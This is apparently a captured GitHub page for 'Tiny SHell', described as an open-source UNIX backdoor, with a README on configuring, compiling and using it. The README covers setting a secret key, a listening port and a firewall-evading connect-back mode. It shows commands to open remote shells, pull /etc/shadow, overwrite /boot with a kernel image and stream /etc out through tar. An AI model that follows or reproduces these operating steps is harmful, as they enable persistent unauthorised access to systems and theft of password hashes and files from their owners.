
GitHub - creaktive/tsh: Tiny SHell

github.com/creaktive/tsh

creaktive



creaktive/**tsh**

Tiny SHell - An open-source UNIX backdoor (I'm not the author!)

2 Contributors

1 Issue

419 Stars

118 Forks

master

Failed to load latest commit information.

[aes.c](aes.c)

Nov 16, 2012

[aes.h](aes.h)

Nov 16, 2012

[pel.c](pel.c)

Nov 16, 2012

[pel.h](pel.h)

Nov 16, 2012

sha1.c	Nov 16, 2012
sha1.h	Nov 16, 2012
tsh.c	Jan 30, 2017
tsh.h	Jan 28, 2018
tshd.c	Jan 28, 2018

README

Tiny SHell - An open-source UNIX backdoor

* Before compiling Tiny SHell

1. First of all, you should setup your secret key, which is located in tsh.h; the key can be of any length (use at least 12 characters for better security).

2. It is advised to change SERVER_PORT, the port on which the server will be listening for incoming connections.

3. You may want to start tshd in "connect-back" mode if it runs on on a firewalled box; simply uncomment and modify CONNECT_BACK_HOST in tsh.h.

* Compiling Tiny SHell

Run "make <system>", where <system> can be any one of these:
linux, freebsd, openbsd, netbsd, cygwin, sunos, irix, hpux, osf

* How to use the server

It can be useful to set $HOME and the file creation mask before starting the server:

```
% umask 077; HOME=/var/tmp ./tshd
```

* How to use the client

Make sure tshd is running on the remote host. You can:

- start a shell:

```
./tsh <hostname>
```

- execute a command:

```
./tsh <hostname> "uname -a"
```

- transfer files:

```
./tsh <hostname> get /etc/shadow .
./tsh <hostname> put vmlinuz /boot
```

Note: if the server runs in connect-back mode, replace the remote machine hostname with "cb".

* About multiple file transfers

At the moment, Tiny SHell does not support scp-like multiple and/or recursive file transfers. You can work around this bug by simply making a tar archive and transferring it. Example:

```
./tsh host "stty raw; tar -cf - /etc 2>/dev/null" | tar -xvf -
```

* About terminal modes

On some brain-dead systems (actually, IRIX and HP-UX), Ctrl-C and other control keys do not work correctly. Fix it with:

```
% stty intr "^C" erase "^H" eof "^D" susp "^Z" kill "^U"
```

* About security

Please remember that the secret key is stored in clear inside both tsh and tshd executables; therefore you should make sure that no one except you has read access to these two files. However, you may choose not to store the real (valid) key in the client, which will then ask for a password when it starts.